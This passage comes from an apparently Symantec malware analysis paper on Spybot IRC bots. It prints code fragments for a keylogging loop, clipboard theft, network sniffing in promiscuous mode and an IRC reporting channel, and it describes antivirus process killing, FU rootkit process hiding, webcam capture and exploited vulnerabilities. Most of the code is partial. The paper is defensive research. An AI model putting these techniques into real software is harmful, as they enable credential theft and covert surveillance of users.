message text
const char errtbr[] = "Windows Error Code: 23"; // error message title bar
const  int errbxtype = 48; // exclamation icon and OK button

// Add this somewhere in WinMain() to create the messagebox
         if (errmsg) {
              MessageBox(0, errtxt, errtbr, errbxtype);
```

P2P user deception
Many Spybot variants attempt to use common peer-to-peer file-sharing applications to spread, placing themselves in shared directories with enticing filenames. However, once downloaded, when the user on the potential new zombie system runs the executable, no visible action might raise suspicions. To reduce the chance of the user suspecting anything wrong, other than a corrupt download, a mod is available to display a simple error message to the user.

Keylogging
Unlike most other functions of Spybot, the variants that include keylogging tend start it automatically, launched as a thread from the bots `Main()`.

Example 20: Keylogging functionality launched as a new thread

```
Threat_Handle = CreateThread(NULL, 0, &keylogger, NULL, 0, &id);
sprintf(buf,"Keys logging to %s\\%s",sysdir,keylogfilename);
addthread(buf,0,Threat_Handle,2,"\0");
```

Rather than setting a system hook to catch keystrokes Spybot loops with a `Sleep(8)` checking the status of the foreground window with `GetForegroundWindow()` and `GetWindowText()`, if the window has changed the bot enters a for loop through each of the 92 interesting keys calling GetAsyncKeyState() on each.

Example 21: Checking window status and sample for loop

```
win = GetForegroundWindow();
winold = win;
GetWindowText(winold,window,60);
while (err == 0) {
     Sleep(8);
     win = GetForegroundWindow();
     if (win != winold) {
          if (strlen(buffer) != 0) {
               sprintf(buffer2,"%s (Changed window",buffer);
               err = sendkeys(keysock,buffer2,window,logfile);
               memset(buffer,0,sizeof(buffer));
               memset(buffer2,0,sizeof(buffer2));
     }
[code snipped]
for(i=0;i<92;i++) {
     shift = GetKeyState(VK_SHIFT);
     x = inputL[i];
     if (GetAsyncKeyState(x) & 0x8000) {
          if (((GetKeyState(VK_CAPITAL) != 0) && (shift > -1) && (x > 64)
             && (x < 91)))//caps lock and NOT shift
               bKstate[x] = 1;//upercase a-z
          else if (((GetKeyState(VK_CAPITAL) != 0) && (shift < 0) && (x >
             64) && (x < 91)))//caps lock AND shift
               bKstate[x] = 2;//lowercase a-z
          else if (shift < 0) //Shift
               bKstate[x] = 3; //upercase
          else bKstate[x] = 4; //lowercase
          }
     else {
[code snipped]
     else if (state == 1 || state == 3)
          strcat(buffer,outputH[i]);
     else if (state == 2 || state == 4)
          strcat(buffer,outputL[i]);
```

Inside the `for()` loop, keystrokes are translated from their keycode to an understandable value for print, using simple corresponding arrays `inputL`, `outputL` and `outputH`.

The use of `GetWindowText()` allows for easy customization of what Windows is to log from. Bot masters searching specifically for website passwords could specify only to log keys from Internet Explorer, for example, or even go so far as checking for a specific site - a technique is commonly seen in PWSteal.Bancos.

Clipboard monitoring

A simple mod, this allows the bot to monitor text copied to the clipboard of the infected system and report the contents back to the master on IRC.

Example 22: Copying the contents of the clipboard

```
char * GetClipboardText() {
     if (OpenClipboard(NULL)) {
          HANDLE hData = GetClipboardData(CF_TEXT);
          if (!hData) return 0;
          char * buffer = (char*)GlobalLock(hData);

     GlobalUnlock(hData);
     CloseClipboard();
     return buffer;
     }
return 0;
```

Password Safe users beware.

Grabbing Cached Passwords

Windows 9x systems provide the botnet master with the handy functionality of `WnetEnumCachedPasswords()` to steal any passwords cached on the infected machine. Not ones to look a gift horse in the mouth, bot authors have accordingly obliged and there is a mod to do just that.

After loading MPR.DLL and finding the address of `WnetEnumCachedPasswords(), AddPass()` iterates through each entry, changing them to a readable form with `CharToOem()` and adding them to a buffer, which is later used to print the list back to IRC.

Screenshot Capture

Another feature that's popped up recently is the ability to take a screenshot of the infected machine. This could be used in conjunction with a keylogger to outwit online banking systems that only ask the user for specific characters from their password string.

The bot opens a device handle to the screen using `CreateDC()`, then gets the screen resolution settings with 3 calls to `GetDeviceCaps()`. A memory device context (DC) that is compatible with the "DISPLAY" device handle is then created. This is followed by a call to `CreateDIBSection()` to allow the bot to write from the DC to its capture buffer. The bot then uses `BitBlt()` to perform a bit-block transfer of the color data on screen to the buffer. If the screen resolution is lower than 8 bits per pixel `GetDIBColorTable()` retrieves the color table before it is written to disk.

Instant Messenger spam
Not seen too often in wild Spybot variants, this mod allows the bot master to send a specified message to any open IM windows on the infected machine, this could equally be a spam advertisement, or a link to a copy of the bot itself.

`EnumWindows` enumerates all top-level windows by passing the handle to each window, in turn, to an application-defined callback function. This mod makes three calls to `EnumWindows` searching for MSN, AIM and Yahoo IM windows. The presence of these IM applications is checked by looking for their associated Class names - `IMWindowClass`, `AIM_Imessage`, `IMClass`. Control is then passed along to a second enumeration function to run through each of the child windows of the IM application, if an open communication window is found, again by checking Class names, our message is sent. The following code segment sends the message `Immsg` to an open AIM communication window.

Example 23: Sending a message to an open AOL Instant Messenger (AIM) window

```
if(!strcmp(ClassName,"Ate32Class")) {
     SendMessage(hwnd,WM_GETTEXT,sizeof(IMText),(LPARAM)IMText);
     if(IMText[55]=='E'||IMText[0]!='<') {
          SendMessage(hwnd,WM_SETTEXT,0,(LPARAM)IMmsg);
          SendMessage(hwnd,WM_KEYDOWN,VK_RETURN,0);
          SendMessage(hwnd,WM_KEYUP,VK_RETURN,0);
     }
}
```

Some W32.Kelvir variants use the same methodology to send its Instant messages.

Packet Sniffing
Spybot makes use of Winsock2's `WSAioctl()` function using the SIO_RVCALL parameter to set up packet sniffing on the local network. This version shows the bot checking for the existence of bot commands being sent over the network - to find other infected machine present, but it could be easily modified to find passwords, emails or other sensitive information.

A socket is created as AF_INET, SOCK_RAW, IPPROTOO_IP and bound to the local computer with sin_port set to 0. `WSAIoctl()` then sets the network card to promiscuous mode (receive all).

Example 24: Setting the network card to promiscuous mode

```
if (WSAIoctl(sock, SIO_RCVALL, &optval, sizeof(optval), NULL, 0,
    &dwBytesRet, NULL, NULL) == SOCKET_ERROR) {
        irc_privmsg(sniff.Sock, sniff.Channel, "Error: WSAIoctl() failed.",
         FALSE);
        return 0;
}
memset(RecvBuf, 0, sizeof(RecvBuf));
```

As packets are received, the IP and TCP headers are parsed to find source and destination addresses, which gives the opportunity for the bot master to modify the code to filter by address. The packet data is then searched for a number of specified strings deemed to be “suspicious” and results reported back to IRC.

Example 25: Searching the packet data

```
if (tcp->flags == 24 && BotHeuristics == TRUE) {
     Packet += sizeof(*tcp);
     if (strstr(Packet, "Suspicious") == NULL &&
     (strstr(Packet, ":.login") != NULL ||
     strstr(Packet, ":.auth") != NULL ||
     strstr(Packet, ":!auth") != NULL ||
     strstr(Packet, ":.id") != NULL ||
     strstr(Packet, ":!login") != NULL ||
     strstr(Packet, ":!id") != NULL)) {
     sprintf(Buff, "Suspicious packet from %s:%d - %s", src, sport,
            Packet);
     irc_privmsg(sniff.Sock, sniff.Channel, Buff, FALSE);
     }
}
```

This functionality will not work on Windows XP systems with the MS05-019 patch applied, in which Microsoft completely stopped all raw socket support.

Process killing

Almost all versions of Spybot use `kill_av()`. This function iterates through the system process list using `CreateToolhelp32Snapshot()`, `Process32First()` and `Process32Next()`. The bot runs through a `kill_list` array that defines which processes to kill, and if the current process matches, `OpenProcess()` and `TerminateProcess()` are called. `Kill_list` typically contains a long list of anti-virus and other security product process names, although in many variants it also has process names of other worms and Trojans, as well as common debugging and system monitoring tools.

Rootkits
Recently more and more Spybot variants are appearing that come bundled with their own rootkit. Typically the rootkits used are hacked, or modified versions of FU Rookit [4]. FU uses Direct Kernel Object Modification (DKOM) to hide processes and elevate privileges.

Hiding processes with DKOM is a relatively simple task, if a little complex in theory. Windows maintains a double- linked list of active processes, with each process represented by an EPROCESS block and having a backward and forward link to their neighbor processes. To hide a process we need to locate the EPROCESS block for our process and unlink it from this chain. To do this we simply change process behind it to point to the process ahead of it, and vice versa [5].



Figure 3: Hiding processes in Windows using the EPROCESS block

FU uses a standalone executable to pass down parameters as IOCTL's to its device driver, usually msdirectx.sys. Spybot variants include both the fu.exe code and a copy of the device driver in their main executable. Upon execution the device driver is dropped to %System%, and a corresponding Service is created and started.

Example 26: Hiding processes with the rootkit

```
.text:0040E66F          push    edi                     ; lpOverlapped
.text:0040E670          push    eax                     ; lpBytesReturned
.text:0040E671          push    edi                     ; nOutBufferSize
.text:0040E672          push    edi                     ; lpOutBuffer
.text:0040E673          push    20h                     ; nInBufferSize
.text:0040E675          push    esi                     ; lpInBuffer
.text:0040E676          push    2A7B8004h               ; dwIoControlCode
.text:0040E67B          push    hDevice                 ; hDevice
.text:0040E681          call    ds:DeviceIoControl
```

`DeviceIoControl()` calls like the above example, then initiate the rootkit telling it what processes to hide. FU makes use of `DbgPrint()` for debugging purposes, and these calls remain in the rootkits packaged with Spybot. So running `DebugView` on your system will report the progress of any Spybot rootkit installation.

Webcam Control
This peeping tom technique is similar to the one used by a variant of the Subseven Trojan horse. The bot uses avicap32.dll APIs to open a capture window, then based on the command specified entered sends a series of messages to the window to capture a single frame or a video file.

Each `SendMessage()` is preceded by an `IsWindow()` check to ensure the capture window hasn't died. The WM_CAP_SEQUENCE message initiates streaming video and audio capture to a file specified by WM_CAP_FILE_SET_CAPTURE_FILE.

Vulnerability scanning and exploitation
Most variants of Spybot released in the last 18 months contain some sort of vulnerability scanning functionality. The exploit code used is usually just a slightly modified version of publicly released proof-of-concept code. To date Spybot has taken advantage of the following vulnerabilities:

- Microsoft Windows DCOM RPC Interface Buffer Overrun (MS03-026)
- Microsoft Windows Local Security Authority Service Remote Buffer Overflow (MS04-011)
- Microsoft Windows SSL Library Denial of Service (MS04-011)
- Microsoft SQL Server User Authentication Remote Buffer Overflow (MS02-056)
- UPnP NOTIFY Buffer Overflow (MS01-059)
- Microsoft Windows Workstation Service Buffer Overrun (MS03-049)
- DameWare Mini Remote Control Server Pre-Authentication Buffer Overflow (CAN-2003-0960)

- VERITAS Backup Exec Agent Browser Remote Buffer Overflow (UNIRAS 20041217-00920)
- Microsoft Webdav Buffer Overrun (MS03-007)

Scanning is handled by specifying an IP and netmask, as we looked at earlier in Agobot. Some variants include code to automatically scan the local area network, taking the IP and netmask of the infected host and scanning random IPs based on that information. As well as exploiting vulnerabilities many Spybot variants also search for and take advantage of backdoors left open by other worms and Trojans including:

- Beagle
- Mydoom
- Netdevil
- Optixpro
- SubSeven
- Kuang2

1 \/\/1LL H4x0r j00!!!

Malicious IRC bots began as a game of one-ups-manship between several IRC users, and have escalated to the point of being the most dangerous and widespread Win32 viral threat. Why?

Simple: money. The potential for profit is probably the biggest single reason we see these bots becoming such a problem today. Hackers see them as a lucrative revenue stream and they are not alone. Speculation is rife linking the Russian Mafia and other organized crime groups to using botnets to supplement their incomes. And it is because of the money available that these threats will continue to be so prevalent in the future.

There are several ways in which bot masters can make money, some of which are discussed below.

DDoS-for-hire

Bot masters who have built up reasonably sized botnets are known to be selling temporary access to their DDoS power for as much as $1000 an attack. Typically these attacks would have been between IRC users or channels with some bad blood, but the FBI are currently investigating a case known as “Operation Cyberslam” where a Massachusetts businessman allegedly paid members of the computer underground to launch an organized, crippling distributed denial of service (DDoS) attacks against three of his competitors.[6]

Extortion

There have been increasing reports of bot masters attacking, and taking down websites of businesses ranging from online casinos to payment processors. The attacks are followed by threatening emails demanding payment in order for the attack to stop and to allow the business to re-assume their normal

Internet presence. The FBI is investigating a claim from a Kentucky based business man that his website was brought down and held for ransom of $10,000 in April 2004. He refused to pay and his site remained down for over a week.[7]

Spam

This is probably the most common and well established means of revenue generation through botnets. With the email marketing industry worth an estimated $11.7 billion in the year prior to November 2003[7], and average click-to-purchase rates of 4.2% [8], spam is big business. Given 50,000 bots in a network sending a few thousand emails per hour, with an average spend of $155 per purchase [9], there are potentially millions of dollars up for grabs.

Identity Theft & Credit Card Fraud

With screen capture, password theft, file upload and key logging ability, it is easy for the bot master to find enough personal information out about the owner of the infected machine to take over their online identity.

Adware Affiliate Programs

The inclusion of the download and execute commands in malicious IRC bots was initially put to use for updating the bot itself, however in recent months the feature has been put to a more creative use.
The adware business model in a nutshell: if you, the adware broker, can persuade an end user to install the adware application via a URL supplied by the company, which contains your affiliate ID, the company will credit your account for the installation. Figures of as much as $0.20 per install are standard.
Bot masters have recently harnessed this potential and by crafting downloaders have had each machine on their botnet download and install multiple adware applications to create an extra revenue stream for them. A mid-sized botnet of 1,000 hosts each installing 5 pieces of adware would net the bot master a handy $1000, on top of the standard $500 signup fee.[10]

Generic Detection: a thing of the past?

With so many similar bots based on the same source code in the wild going undetected, it would be reasonable to assume that AV experts could make simple generic signatures to detect the vast majority of these samples. Well, good news: they can and have. So, why are so many of these new variants still undetected?

Packing.

It’s an IRC bot Jim, but not as we know it.

While most AV products unpack and detect files protected by common runtime packers such as UPX and ASPack, a slew of new, more advanced packers have emerged in the last year that have proved much more difficult to deal with. Commercial software protection applications like Armadillo are now commonly used to protect Spybot executables. Other complex packers used recently include MeW, PeX, Upack, Obsidium, PC Guard, PE Shield, PELockNT, EXECryptor, ASProtect, PE Lock and EXE Stealth, to name but a few. Executables are often packed multiple times with several different protectors. While Av engineers have the time and skills to break this obfuscation and get into the original executables, keeping your AV product up to date with the latest versions of each of these unpackers would require regular updates similar to how virus signatures are currently distributed. So while engine teams in the AV companies do their best to keep adding support for new packers, there are always more coders working on the latest version of these packers.

Conclusion

As always, second-guessing malware authors is difficult. It's easy to see the main motivation for the latest splurge of activity has been cash, and it's difficult to see the draw of cold hard cash dissipate, so we can infer that botnet masters will continue to attempt to find new ways to leverage their networks for money.

The Adware affiliate installation is one area with potential for growth. It's possible we might see bots attempting to hide installations of adware and become more aggressive in their installation procedures. Hiding adware processes with bundled rootkits, protecting adware files for uninstallation, and reinstalling after uninstallation are all possibilities. Some adware applications already handle these functions diligently themselves, but an extra layer of protection from the meddling end user would help ensure their presence on the system.

With the recent emergence of Trojan.GPCoder, the door is open for the emergence of more complex "RansomWare" threats. Trojan.GPCoder encodes all files on the infected system which match a specific list of file extensions. The Trojan creates the file ATTENTION!!!.txt in each directory in which it encoded a file. The textfile contains the following 'ransom' demand.

Example 26: 'Ransom' demand created by Trojan.GPCoder

```
Some files are coded.
To buy decoder mail: [user]@yahoo.com
with subject: PGPcoder 000000000032
```

GpCoder was not using a very robust encryption method, and files can be decrypted using fixtools released by the major Anti-Virus firms. However if this technique were to be implemented correctly, and combined with the power of the IRC botnet results could be devastating.

To date exploits used in bots have been modified proof-of-concept releases, which people had been previously alerted to. A true zero-day remote exploit integrated into a bot would give it the potential to spread unabated. Unlike previous quickly adopted proof-of-concept to worm exploits, a zero-day exploit included in a bot wouldn't generate the same level of network noise, since scans are only triggered on demand by the author and can be to a specified range, so it could avoid detection for longer on many networks.

Is there anything that can be done to stem the rising tide of botnets by the AV industry? Or will their popularity continue unabated?

As with all malware, the biggest problem is end-user education, as long as people click on executables from untrustworthy sources we will continue to see these threats. However, IRC bots are different from your average Trojan, in that a well-educated Network Administrator will be able to spot infected machines on his network with reasonable ease. With regular inspection of network flows you will quickly notice any irregular activity like heavy IRC traffic to non-standard ports, or NetBios network scans looking for weak passwords.

Open communication channels between AV firms and ISPs, and implementation of processes to deal with servers hosting botnet channels could cut down the lifespan of botnets significantly. Most variants of malicious IRC bots include uninstall commands that will successfully remove the threat from the infected system, along with the server they connect to, the channel they use and password. The AV industry and ISPs could come together to work out a way of sharing this information that would see botnets quickly uninstalled and their servers shutdown once the binary has been located and analyzed.

To solve the packing problem, the ideal solution would be to implement generic unpackers. Executing executables in a virtual environment, emulating through instructions until they have unpacked themselves in memory and then scanning the unpacked memory region. This would prove far too resource intensive to implement at present, but is something that may be worthwhile in future.

Working on these 3 problems is something that would significantly impact the difficulty of running an untraced bot network. With botnet lifespan decreasing potential profits fall in tandem. If this were to happen there is no doubt we would see a fall-off in the numbers of new variants emerging.

References

[1] http://www.theregister.co.uk/2004/05/17/phatbot_suspect_bailed/
[2] Internet Security Threat Report, Ferdinand Gomes, Symantec 29.03.2005
[3] http://www.honeynet.org/papers/bots/
[4] http://www.rootkit.com/project.php?id=12
[5] VICE - Catch the hookers, Jamie Butler& Greg Holund, Black Hat 2004.
[6] http://www.securityfocus.com/news/9411
[7] http://www.greensheet.com/PriorIssues-/041201-/7.htm
[8]
http://www.doubleclick.com/us/knowledge_central/documents/trend_reports/dc_q304emailtrends_0412.pdf
[9] http://blogs.zdnet.com/ITFacts/index.php?id=P826
[10] Adbear: Attacker Revenue generation through the deployment of adware on Compromised Hosts, Richard Jagodzinski, Symantec 20.12.2004

About the Author

John Canavan is a software engineer with the Symantec Security Response team, based in Dublin, Ireland. John graduated from Dublin City University (DCU) in 2002, recieving a B.Sc. in Computer Applications (with honors). Shortly afterwards, John was apponited to his current position with Symantec where he had previously worked as a Network Security and SQA Engineer. John has published several articles in industry magazines and recently presented a paper at the VB2005 conference.

About Symantec
Symantec is the global leader in information security, providing a broad range of software, appliances, and services designed to help individuals, small and mid-sized businesses, and large enterprises secure and manage their IT infrastructure. Symantec's Norton™ brand of products is the worldwide leader in consumer security and problem-solving solutions. Headquartered in Cupertino, California, Symantec has operations in 35 countries. More information is available at www.symantec.com.

Symantec has worldwide operations in 35 countries. For specific country offices and contact numbers, please visit our Web site. For product information in the U.S., call toll-free 1 800 745 6054.

Symantec Corporation
World Headquarters
20330 Stevens Creek Boulevard
Cupertino, CA 95014 USA
408 517 8000
800 721 3934
www.symantec.com